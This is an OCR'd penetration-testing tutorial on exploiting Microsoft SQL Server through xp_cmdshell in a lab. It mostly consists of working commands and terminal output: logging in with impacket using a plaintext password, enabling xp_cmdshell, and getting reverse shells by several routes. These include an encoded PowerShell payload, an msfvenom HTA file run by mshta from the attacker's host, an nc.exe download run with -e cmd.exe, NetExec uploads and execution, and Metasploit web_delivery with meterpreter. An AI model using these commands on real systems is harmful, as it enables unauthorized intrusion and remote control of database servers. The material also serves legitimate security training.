


Enabling xp_cmdshell (Using impacket-mssqlclient)

In the recent version of Microsoft MSSQL Server there are primarily 3 ways to authenticate:

- Windows authentication
- Microsoft Entra ID authentication
- SQL Server authentication

Here we are going to authenticate using the **Windows authentication** method as **raj** user.



The impacket-mssqlclient script can be used to login. The following command will be used for the windows authentication using impacket-mssqlclient script.

impacket-mssqlclient raj:'Password@1'@192.168.31.126 -windows-auth

To enable the xp_cmdshell after login, use the following commands:

```
enable_xp_cmdshell
xp_cmdshell whoami
```

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient raj:'Password@1'@192.168.31.126 -windows-auth
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-JE6KIAEEJ09\SQLEXPRESS): Line 1: Changed database context to 'ma
[*] INFO(WIN-JE6KIAEEJ09\SQLEXPRESS): Line 1: Changed language setting to us_
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> help

    lcd {path}                 - changes the current local directory to {path
    exit                       - terminates the server process (and this sess
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (bli
    use_link {link}            - linked server to use (set use_link localhost
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query

SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> enable_xp_cmdshell
[*] INFO(WIN-JE6KIAEEJ09\SQLEXPRESS): Line 185: Configuration option 'show ad
[*] INFO(WIN-JE6KIAEEJ09\SQLEXPRESS): Line 185: Configuration option 'xp_cmds
SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> xp_cmdshell whoami
output
------------------------------

nt service\mssql$sqlexpress

NULL
```


Exploiting MSSQL (Reverse shell)

There are various ways to exploit the MSSQL server like direct reverse shell through command, exploitation using Metasploit, using reverse shell generator script etc. Here we are going to discuss all the methods one by one.


Reverse shell using reverse shell generator

Reverse shell command can be directly used in the xp_cmdshell, the payload can be copied from here: https://www.revshells.com/

A listener can be started at port 4444 on the kali machine and the powershell encoded payload can be copied in the xp_cmdshell. Here we are using the Powershell #3 (Base64) payload.



The entire payload can be pasted after the xp_cmdshell command in the shell.



Observe that once the payload is executed from the the **xp_cmdshell** a reverseshell connection is obtained at port 4444.

```
rlwrap nc -lvnp 4444
```

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.126] 49800

PS C:\Windows\system32> whoami
nt service\mssql$sqlexpress
PS C:\Windows\system32>
```

Reverse shell using .hta file

The **.hta** (HTML Application) file is a standalone program built with HTML and executed by the Microsoft HTML Application Host **(mshta.exe)**. Within the context of xp_cmdshell in SQL Server, a **.hta** file can execute scripts or commands, utilizing the functionalities provided by HTML applications, including technologies like VBScript or JavaScript.

The .hta file can be generated using the msfvenom tool in kali linux and can be uploaded in the target machine using the xp_cmdshell to get the reverse shell.

Following will be the command for msfvenom:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.31.141 lport=1234 -f hta-psh > shell.hta
```

The server can be started at port 80 using updog to upload the file.

```
updog -p 80
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.31.141 lport=1234 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7333 bytes

┌──(root㉿kali)-[~]
└─# updog -p 80
[+] Serving /root...
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.31.141:80
```

The **shell.hta** file can be directly executed from the xp_cmdshell using the **mshta** service.

The following command will be used in the xp_cmdshell:

```
xp_cmdshell "mshta http://192.168.31.141/shell.hta"
```

```
SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> xp_cmdshell "mshta http://192.168.31.141/shell.hta"
output
------
NULL

SQL (WIN-JE6KIAEEJ09\raj  dbo@master)>
```

Observe that the reverse shell is obtained at port 1234 after running the command from xp_cmdshell.

```
rlwrap nc -lvnp 1234
```

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.126] 49802
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Reverse shell using netcat binary

Kali linux has inbuild binaries which can be used for windows, one such binary is the **netcat binary (nc.exe)**. It can be located at the path **/usr/share/windows-binaries**. The nc.exe binary can be uploaded in the target system using xp_cmdshell.

```
cd /usr/share/windows-binaries
ls -al
updog -p 80
```

```
┌──(root㉿kali)-[~]
└─# cd /usr/share/windows-binaries

┌──(root㉿kali)-[/usr/share/windows-binaries]
└─# ls -al
total 2400
drwxr-xr-x 7 root root    4096 Feb 25 10:47
drwxr-xr-x 9 root root    4096 Feb 25 10:47
drwxr-xr-x 2 root root    4096 Feb 25 10:47
-rwxr-xr-x 1 root root   53248 Mar  3  2023
drwxr-xr-x 2 root root    4096 Feb 25 10:47
drwxr-xr-x 2 root root    4096 Feb 25 10:47
-rwxr-xr-x 1 root root   23552 Mar  3  2023
drwxr-xr-x 2 root root    4096 Feb 25 10:47
drwxr-xr-x 4 root root    4096 Feb 25 10:47
-rwxr-xr-x 1 root root   59392 Mar  3  2023 nc.exe
-rwxr-xr-x 1 root root  837936 Mar  3  2023
-rwxr-xr-x 1 root root  704512 Mar  3  2023
-rwxr-xr-x 1 root root  364544 Mar  3  2023
-rwxr-xr-x 1 root root  308736 Mar  3  2023
-rwxr-xr-x 1 root root   66560 Mar  3  2023

┌──(root㉿kali)-[/usr/share/windows-binaries]
└─# updog -p 80
[+] Serving /usr/share/windows-resources/binaries ...
WARNING: This is a development server. Do not use it in a produ
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.31.141:80
Press CTRL+C to quit
```

The following commands can be run inside the xp_cmdshell to upload the nc.exe binary in the target system and then execute the binary to get a reverse shell.

```
xp_cmdshell "powershell wget http://192.168.31.141/nc.exe -OutFile c:\\Users\Public\\nc.exe"
xp_cmdshell  "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.31.141 8888"
```

```
SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> xp_cmdshell "powershell wget http://192.168.31.141/nc.exe -OutFile c:\\Users\Public\\nc.exe"
output
------
NULL

SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> xp_cmdshell  "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.31.141 8888"
```

Observe that the reverse shell is obtained at the port 8888 in the kali machine.

rlwrap nc -lvnp 8888


```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.126] 49805
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Reverse shell using python script

A python script can be used to generate the reverse shell payload which can be used in the xp_cmdshell to get the reverse shell. The script can be downloaded from here:

https://gist.github.com/tothi/ab288fb523a4b32b51a53e542d40fe58



The script requires the attacker IP and the listener port number as arguments. Following is the command to generate the payload using python script.

```
python3 mkpsrevshell.py 192.168.31.141 9999
```

```
┌──(root㉿kali)-[~]
└─# python3 mkpsrevshell.py 192.168.31.141 9999
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUw
LgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA
AALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAH
AGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0
B0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASC
JABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwA
```

The output generated from the script can be used directly in the xp_cmdshell to get the reverse shell at port 9999.

```
SQL (WIN-JE6KIAEEJ09\raj  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4A
CkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoAC
gADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABh
ABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIA
AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQA
CwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AH
```

The reverse shell is obtained after the execution of the command in the xp_cmdshell.

```
rlwrap nc -lvnp 9999
```

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.126] 49806

PS C:\Windows\system32>
```


Reverse shell using nxc

nxc (NetExec) is a network service exploitation tool and a replacement of **crackmapexec** to perform the tasks. This tool gives the users flexibility to upload and download files. Here we will use nxc to upload the **nc.exe** into the target system and get the reverse shell.

cd /usr/share/windows-binaries


ls -al

```
nxc mssql 192.168.31.126 -u "raj" -p "Password@1" --put-file nc.exe c:\\Users\\Public\\nc.exe
```




Once the nc.exe is upload in the target system the nxc can again be used to execute the system level commands and get the reverse shell.

```
nxc mssql 192.168.31.126 -u "raj" -p "Password@1" -x "c:\\Users\\Public\\nc.exe -e cmd.exe 192.168.31.141 6666"
```



Observe that the reverse shell is obtained at port 6666 in the kali machine.


```
rlwrap nc -lvnp 6666
```



Reverse shell using crackmapexec and metasploit

Metasploit consists of a web delivery exploit which can be used to generate a URL which we can use to transfer the file in the target system. The following are the commands which can be used:


```
msfconsole -q
use exploit/multi/script/web_delivery
set target 2
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.31.141
run
```



